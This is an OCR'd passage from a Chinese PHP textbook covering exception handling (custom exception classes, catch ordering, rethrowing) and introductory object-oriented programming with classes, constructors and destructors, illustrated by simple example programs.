


图 9-5　完整的异常信息

知识点：

getTrace 函数以数组的形式存储并返回跟踪路线。

- file：发生异常的程序文件名。
- line：发生异常的代码所在的行号。
- function：发生异常的函数或方法。
- args：发生异常的函数或方法所接收的参数。

9.3　扩展的异常处理类

前面的异常处理中，所有的异常都是由一段程序处理的。但是当异常的种类非常多的时候，却不利于做出准确的判断。在实际的应用中，往往会根据异常类型的不同，对一般的异常处理类进行扩展。

实例 9-6：扩展的异常处理

```
<?php
class FileExistsException extends Exception{}  //用于处理文件不存在异常的类
class FileOpenException extends Exception{}    //用于处理文件不可读异常的类

$path = "D:\\Readme.txt";

try {
      file_open($path);
}
catch(FileExistsException $e){  //如果产生FileExistsException异常则提示用户
                                  确认文件位置
echo "程序在运行过程中发生了异常: ".$e->getMessage();
```

```
echo "<br>请确认文件位置。";
}
catch(FileOpenException $e){ //如果产生 FileOpenException 异常则提示用户确认文
                                件的可读性
    echo "程序在运行过程中发生了异常: ".$e->getMessage();
    echo "<br>请确认文件的可读性。";
}
catch(Exception $e) {
    echo "[未知异常]";
    echo "<br>异常信息: ".$e->getMessage(); //返回用户自定义的异常信息
    echo "<br>异常代码: ".$e->getCode();    //返回用户自定义的异常代码
    echo "<br>文件名: ".$e-> getFile();     //返回发生异常的 PHP 程序文件名
    echo "<br>异常代码所在行".$e->getLine(); //返回发生异常的代码所在行的行号
    echo "<br>传递路线: ";
    print r($e->getTrace());        //以数组形式返回跟踪异常每一步传递的路线
   echo '<br>';
    echo $e->getTraceAsString();    //返回格式化成字符串的 getTrace 函数信息
}

function file_open($path){
    if(!file_exists($path)){
throw new FileExistsException("文件无法找到!", 1); //抛出 FileExistsException
                                                    异常对象
    }
    if(!fopen($path, "r")){
      throw new FileOpenException("文件无法打开! ", 2);
         //抛出 FileOpenException 异常对象
    }
}
?>
```

运行上述代码，结果如图 9-6 所示。




图 9-6　扩展的异常处理

知识点：

对 Exception 类进行扩展的优点：①扩展类可自定义功能；②提高代码的可读性，容易区分不同类型的异常；③捕获异常时可根据异常类型的不同做出不同的反应。

捕获异常时，往往仍然需要捕获 Exception 类，以用来处理未捕获的异常。

在捕获时，按照从上到下的捕获顺序。如果先捕获 Exception 类，则会导致异常不能被正确的代码处理。所以，应当针对特定异常的 catch 语句写在前面，将一般异常的 catch 语句写在后面。

实例 9-7：改写实例 9-6，将一般异常的 catch 语句写在前面

```
<?php
class FileExistsException extends Exception{}  //用于处理文件不存在异常的类
class FileOpenException extends Exception{}    //用于处理文件不可读异常的类

$path = "D:\\Readme.txt";

try {
    file_open($path);
}
catch(Exception $e) {
    echo "[未知异常]";
    echo "<br>异常信息：".$e->getMessage(); //返回用户自定义的异常信息
    echo "<br>异常代码：".$e->getCode();     //返回用户自定义的异常代码
    echo "<br>文件名：".$e->getFile();       //返回发生异常的 PHP 程序文件名
    echo "<br>异常代码所在行".$e->getLine(); //返回发生异常的代码所在行的行号
    echo "<br>传递路线：";
    print_r($e->getTrace());         //以数组形式返回跟踪异常每一步传递的路线
   echo '<br>';
    echo $e->getTraceAsString();     //返回格式化成字符串的 getTrace 函数信息
}
catch(FileExistsException $e){       //如果产生 FileExistsException 异常则提
                                       示用户确认文件位置
    echo "程序在运行过程中发生了异常：".$e->getMessage();
    echo "<br>请确认文件位置。";
}
catch(FileOpenException $e){         //如果产生 FileOpenException 异常则提示
                                       用户确认文件的可读性
    echo "程序在运行过程中发生了异常：".$e->getMessage();
    echo "<br>请确认文件的可读性。";
}

function file_open($path){
    if(!file_exists($path)){
       throw new FileExistsException("文件无法找到！", 1);
           //抛出 FileExistsException 异常对象
    }
    if(!fopen($path, "r")){
       throw new FileOpenException("文件无法打开！", 2);
```

```
            //抛出 FileOpenException 异常对象
    }
}
?>
```

运行上述代码，结果如图 9-7 所示。




图 9-7　扩展的异常处理

知识点：

当有异常抛出时，不管什么类型的异常，第一条用于捕获 Exception 类的 catch 语句将总是被执行。这是因为任何扩展的异常类都从属于 Exception 类，所以总是被匹配。

这次输出了一般性的异常信息，而专门针对 FileExistsException 的信息没有被输出，没有达到根据特定异常进行不同处理的目的。

9.4　异常的传递与重掷

在异常处理的过程中，有些时候可能不希望立即处理异常，而是想将异常传递给上一层代码，然后在适当的时候进行处理。对于这种情况，一个很好的解决方案是将抛出的异常对象的处理方法交回调用当前方法的代码。也就是说，在调用 catch 语句捕获异常时再次抛出异常，使异常沿着方法的调用链向上传递，这个过程称为重掷异常。

实例 9-8：异常的传递与重掷

```
<?php
class FileExistsException extends Exception{}  //用于处理文件不存在异常的类
class FileOpenException extends Exception{}    //用于处理文件不可读异常的类

$path = "D:\\Readme.txt";

try {
    file_open($path);
}
catch(FileExistsException $e){  //如果产生 FileExistsException 异常则提示用户
                                    确认文件位置
```

```
    echo "程序在运行过程中发生了异常：".$e->getMessage();
    echo "<br>请确认文件位置。";
}
catch(FileOpenException $e){
 //如果产生 FileOpenException 异常则提示用户确认文件的可读性
    echo "程序在运行过程中发生了异常：".$e->getMessage();
    echo "<br>请确认文件的可读性。";
}
catch(Exception $e) {
    echo "[未知异常]";
    echo "<br>异常信息：".$e->getMessage(); //返回用户自定义的异常信息
    echo "<br>异常代码：".$e->getCode();     //返回用户自定义的异常代码
    echo "<br>文件名：".$e->getFile();       //返回发生异常的 PHP 程序文件名
    echo "<br>异常代码所在行".$e->getLine(); //返回发生异常的代码所在行的行号
    echo "<br>传递路线：";
    print_r($e->getTrace());    //以数组形式返回跟踪异常每一步传递的路线
    echo '<br>';
echo $e->getTraceAsString();    //返回格式化成字符串的 getTrace 函数信息
}

function file_open($path){
try {
    if(!file_exists($path)){
        throw new FileExistsException("文件无法找到!", 1);
            //抛出 FileExistsException 异常对象
    }
    if(!fopen($path, "r")){
        throw new FileOpenException("文件无法打开!", 2);
            //抛出 FileOpenException 异常对象
    }
}
catch(Exception $e){ //捕获异常
    echo "file_open 函数在运行过程中出现异常<br>";
    throw $e; //重掷异常
}
}
?>
```

图 9-8 显示了异常的传递与重掷。




图 9-8　异常的传递与重掷

知识点：

代码在运行时首先在函数 file_open 内部捕获到异常，并输出一段错误信息，然后重掷异常，将异常对象交给上一层 catch 语句进行处理，并输出相应的错误信息。

9.5　难 点 解 析

本章简要介绍了异常处理的原理，并通过几个实例对异常处理的机制进行了较为详细的描述。

在程序中应用异常机制有两大优势：一是将处理程序错误的代码放在 catch 语句中，不仅能提高代码的可读性，而且一旦有异常抛出，代码将被终止执行；二是不仅可以方便地指定错误信息和错误代码，而且还可以将错误放在合适的时候处理。

扩展的异常处理类是本章的难点部分。扩展的异常处理类与一般的异常类相比虽然具有很多优势，但它仍需要捕获一般的异常类，用来处理未处理的异常类。

异常处理的规则可概括如下。

(1) 需要进行异常处理的代码应该放入 try 代码块内，以便捕获潜在的异常。

(2) 每个 try 或 throw 代码块必须至少拥有一个对应的 catch 代码块。

(3) 使用多个 catch 代码块可以捕获不同种类的异常。

(4) 可以在 try 代码块内的 catch 代码块中再次抛出(re-thrown)异常。总之，如果抛出了异常，就必须捕获它。

在捕获时，通常按照从上到下的顺序捕获异常。如果先捕获 Exception 类，则会导致异常不能被正确的代码处理。所以，应当将针对特定异常的 catch 语句写在前面，而将一般异常的 catch 语句写在后面。

9.6　高手训练营

1. 简述异常处理的目的。
2. 异常处理所使用的关键字有哪些？其作用分别是什么？
3. 简述异常处理的原理。
4. 简单描述 try…catch 语句的用法。
5. 试编写抛出一个简单异常信息的程序。
6. 试编写一个使用嵌套异常的程序。
7. 试编写一个重新抛出异常的程序。

第10章　PHP中类的应用

10.1　面向对象基础

10.1.1　类

类是变量与作用于这些变量的方法的集合。事物都有自身的属性和方法，我们可以通过不同的属性与方法将不同的事物区分开来。类是属性和方法的集合，是面向对象编程的核心和基础，通过类可以将零散的用于实现某项功能的代码进行有效的管理。

10.1.2　对象

类是具备某项功能的抽象模型，实际应用中还需要对类进行实例化。对象是类进行实例化后的产物，是一个实体。也就是说，对象是类的实现。类是对一系列对象的抽象。

10.1.3　面向对象编程的特点

面向对象编程具有封装性、继承性和多态性三大特点。

(1) 封装性

封装性也可以称为信息隐藏，封装将对象的成员属性和成员方法结合成一个独立的相同单位，并且尽可能隐蔽对象的内部细节，包含以下两个含义：

① 把对象的全部成员属性和全部成员方法结合在一起，形成一个不可分割的独立单位。

② 信息隐蔽，即尽可能隐蔽对象的内部细节，对外形成一个边界，只保留有限的对外接口，使之与外部发生联系。

对象中的成员属性如果没有被封装，一旦对象创建完成以后，就可以通过对象的引用获取任意的成员属性的值，以及能够给所有的成员属性任意赋值。

(2) 继承性

继承性在面向对象的领域有着极其重要的作用，它是指建立一个新的派生类，从一个先前定义的类中继承数据和函数，而且可以重新定义或加新数据和函数，从而建立类的层次或等级关系。通过继承机制，可以利用已有的数据类型来定义新的数据类型。所定义的新的数据类型不仅拥有新定义的成员，而且还同时拥有旧的成员。我们称已存在的用来派生新类的类为基类、父类或超类。

(3) 多态性

所谓多态性是指一段程序能够处理多种类型对象的能力。在 PHP 中，多态性指的就

是方法的重写。方法重写是指一个子类中可以重新修改父类中的某些方法，使其具有自己的特征。重写要求子类的方法和父类的方法名称相同，这可以通过声明抽象类或是接口来规范。

10.1.4　面向对象编程的优点

面向过程编程存在一个弊端：代码重用困难，尤其在大规模编程中表现得尤为突出。而面向对象编程很好地解决了这个问题，类对代码进行了封装，所以代码重用就显得非常方便。因此使用面向对象编程具有以下优点。

(1) 维护性强：采用面向对象思想设计的结构，可读性高；

(2) 质量高：在设计时，可重用现有的在以前的项目领域中已被测试过的类，使系统满足业务需求并具有较高的代码质量；

(3) 效率高：使用类来解决问题，符合日常规律和自然的思考方式，势必会提高软件开发的效率和质量；

(4) 易扩展：由于继承、封装和多态的特性，我们可以设计出高内聚、低耦合的系统结构，使系统更灵活、更容易扩展，并且成本较低。

10.2　类和对象

在面向对象的编程语言中，类是对对象的抽象，在类中可以定义对象的属性和方法的描述；对象是类的实例，类只有被实例化后才能被使用。

10.2.1　类的实例化

在 PHP 中，使用关键字 class 加类名的方式定义类，然后用大括号包裹类体，在类体中定义类的属性和方法。对类定义完成后并不能直接使用，还需要对类进行实例化，即声明对象。PHP 中使用关键字 new 来声明一个对象。在对类进行实例化时，还要为类的构造方法指定参数。下面通过一个例子来说明如何定义和实例化类。

实例 10-1： 类的定义和实例化

```
<?php
class Student
{
   private $name;                                    //定义类的属性
   private $sex;
   private $age;
   public function __construct($name, $sex,$age)   //定义构造方法
   {
      $this->name = $name;
      $this->sex = $sex;
```

```
        $this->age = $age;
    }
    public function getinfo()                //定义类的成员方法
    {
        return "员工:" . $this->name." 性别:".$this->sex." 年龄:".$this->age;
    }
}
$student = new Student("小光","男", 25);     //类的实例化
echo $student->getinfo();                    //调用类的成员方法
?>
```

在 PHP 环境下运行上述代码，实例化结果如图 10-1 所示。




图 10-1　类的实例化

知识点：

类是具有相同属性和服务的一组对象的集合，它为属于该类的所有对象提供了统一的抽象描述，其内部包括属性和服务两个主要部分。在面向对象的编程语言中，类是一个独立的程序单位，它应该有一个类名并包括属性说明和服务说明两个主要部分。使用关键字 class 来声明一个类，后面紧跟类的名字，主体用{}符号括起来，包含了属性和方法。一个定义了属性和方法的类就是一个完整的类了，可以在一个类里面包含一个完整的处理逻辑。

10.2.2　对象的使用

在对类实例化后，我们通过对象调用类中的公有属性和方法，也就是被关键字 public 修饰的那部分属性和方法。其调用格式如下：

```
对象名->属性;
对象名->方法;
```

下面将通过实例来说明如何使用对象，并注意 PHP 调用类的属性和方法使用的符号，不要与其他语言混淆。

实例 10-2：对象的使用

```
<?php
class Book
{
    public $bookName;                        //定义属性
    public function __construct($bookName)   //定义构造方法
    {
```

```
        $this->bookName = $bookName;
    }
    public function getBooKName()   //定义 getBookName()方法获取图书名称
    {
        return $this->bookName;
    }
}
$book = new Book("《百练成钢——PHP5 开发百题百讲》");
echo $book->bookName;                //通过属性输出图书名称
echo "<br>";
echo "<br>";
echo $book->getBooKName();           //通过 getBookName()方法输出图书的名称
?>
```

在 PHP 环境下运行上述代码，结果如图 10-2 所示。




图 10-2　对象的使用

知识点：

定义一个完整的类后可以使用 new 关键字来实例化一个对象以便应用类中的逻辑。可以同时实例化多个对象。实例化一个对象后，使用 -> 操作符来访问对象的成员属性和方法。如果要在定义的类中访问成员的属性或者方法，可以使用伪变量$this。$this 用于表示当前对象或对象本身。

10.2.3　成员变量

在类中所定义的变量，称为成员变量(也称属性或字段)，成员变量用来保存信息数据或与成员方法进行交互来实现某项功能。定义成员变量的格式如下：

```
变量声明符 成员变量名
```

下面我们通过实例来讲述成员变量的使用，具体实例代码如下：

实例 10-3：成员变量的使用

```
<?php
class MyClass{
    public $class_name;                      //商品名称
    function setClassName($name){            //声明方法 setClassName()
        $this -> class_name = $name;         //设置成员变量值
    }
```

```
    function getClassName(){                //声明方法 getClassName()
        return $this -> class_name;
    }
}
$c_book = new MyClass();                    //实例化对象
$c_book -> setClassName("Hello PHP BOOK"); //调用方法 setClassName
echo $c_book -> class_name."<br>";
echo"<br>";                                 //调用输出变量$class_name
echo $c_book -> getClassName();             //调用方法 getClassName
?>
```

在 PHP 环境下运行上述代码，结果如图 10-3 所示。




图 10-3　成员变量的使用

知识点：

类中声明了成员变量，即创建了类的属性，也称类的成员属性。被关键字 public、protected、private 修饰的成员变量有不同的访问权限。

10.2.4　成员函数

在类体中所定义的函数称为成员函数或成员方法，主要是为了实现某项功能，在 PHP 5.x 中可以为成员方法设置访问权限修饰符，从而可以有效地提高代码的逻辑性和安全性。定义格式如下：

```
访问权限修饰符 function 成员函数名(var0,var1…,varn)
{
//函数体
}
```

下面的实例代码就是介绍成员函数的使用，具体如下。

实例 10-4：成员函数的使用

```
<?php
class MyClass
{
    private $name;                      //定义属性

    public function setName($name)  //为$name 属性赋值
    {
```

```
        $this->name = $name;
    }

    public function getName()        //获取$name 属性值
    {
        return $this->name;
    }
}
$myClass = new MyClass();            //对类进行实例
$myClass->setName("computer");
echo $myClass->getName();            //输出$name 属性的值
?>
```

在 PHP 环境下运行上述代码，结果如图 10-4 所示。




图 10-4　成员函数的使用

知识点：

函数被定义在类中就称之为成员方法，成员方法的功能应该匹配该类的特定功能。类中定义的成员方法不能出现重名的情况，而且要注意函数名不区分大小写，如 myfun()和Myfun()指的是同一个函数；函数的参数没有限制；函数名理论上可以使用汉字，但汉字是双字节字符，为了避免出现无法预知的问题，尽量不要使用。

10.3　构造函数与析构函数

构造函数与析构函数是对象中的两个特殊函数，它们都与对象的生命周期有关。构造函数是对象创建完成后第一个被对象自动调用的函数。而析构函数是对象在销毁之前最后一个被对象自动调用的函数。因此通常使用构造函数完成一些对象的初始化工作，而使用析构函数完成一些对象在销毁前的清理工作。

10.3.1　构造函数

在每个声明的类中都有一个称为构造函数的特殊成员函数，如果没有显式声明，类中都会默认存在一个没有参数列表并且内容为空的构造函数。当创建一个对象时，构造函数就会被自动调用一次。因此通常使用构造函数执行一些有用的初始化任务。

构造函数的调用格式如下：

```
function_construct([参数列表]){
//函数体，通常用来对成员属性进行初始化赋值
}
```

下面的实例将给出构造函数的使用过程，我们声明一个 Person 类，构造函数使用默认参数，用来在创建对象时为对象中的成员赋初值。具体代码如下。

实例 10-5：构造函数的使用

```
<?php
class MyClass                          //父类
{
    public function __construct()      //父类构造函数
    {
    echo "这是一个父类的构造函数";
    }
}

class ChildClass extends MyClass       //子类
{
    public function __construct()      //子类构造函数
    {
        parent::__construct();         //调用父类构造函数
    }
}
$childClass = new ChildClass();        //对类的实例化
?>
```

在 PHP 环境下运行上述代码，结果如图 10-5 所示。



图 10-5　构造函数的使用

知识点：

构造方法是类中的一个特殊方法。当使用 new 操作符创建一个类的实例时，构造方法将会自动调用，其名称必须是__construct()。在一个类中只能声明一个构造方法，而且只有在每次创建对象的时候才会去调用一次构造方法，不能主动地调用该方法，所以通常用它执行一些有用的初始化任务。该方法无返回值。PHP 不会在本类的构造方法中再自动的调用父类的构造方法。要想执行父类的构造方法，需要在子类的构造方法中调用 parent::__construct()。

10.3.2　析构函数

与构造函数对应的就是析构函数，PHP 将在对象被销毁前自动调用该函数。析构函数允许在销毁一个对象之前执行一些特定操作，例如释放结果、关闭文件等。

析构函数的声明格式与构造函数类似，具体如下：

```
function_destruct([参数列表]){
//函数体，通常用来对成员属性进行初始化赋值
}
```

PHP 中析构函数不经常使用，它属于类中可选的一部分，只有需要的时候才在类中声明。下面的实例将介绍析构方法的使用，具体代码如下。

实例 10-6：析构函数的使用

```
<?php
class MyClass
{

    public function __construct()   //构造函数
    {
    echo "调用构造函数<br>";
    }

    public function fun()           //普通成员函数
    {
    echo "调用普通成员函数<br>";
    }

    public function __destruct()    //析构函数
    {
    echo "调用析构函数<br>";
    }
}
$myClass = new MyClass();           //对类进行实例化
$myClass->fun();                    //调用 fun()方法
?>
```

在 PHP 环境下运行上述代码，结果如图 10-6 所示。




图 10-6　析构函数的使用

知识点：

与构造方法对应的就是析构方法，析构方法允许在销毁一个类之前执行一些操作或完成一些功能，比如说关闭文件、释放结果集等。析构函数不能带有任何参数，其名称必须是__destruct()。和构造方法一样，PHP 不会在本类中自动地调用父类的析构方法。要想执行父类的析构方法，必须在子类的析构方法体中手动调用 parent::__destruct()。试图在析构函数中抛出一个异常会导致致命错误。在 PHP4 版本中，构造方法的名称必须与类名相同，且没有析构方法。

10.4　使用$this 变量访问方法和属性

PHP 面向对象的编程方式中，在对象中的方法执行时会自动定义一个$this 变量，这个变量表示对对象本身的引用。使用$this 变量可以引用该对象的其他方法和属性，并使用“->”作为连接符，具体使用格式如下：

```
$this->属性;
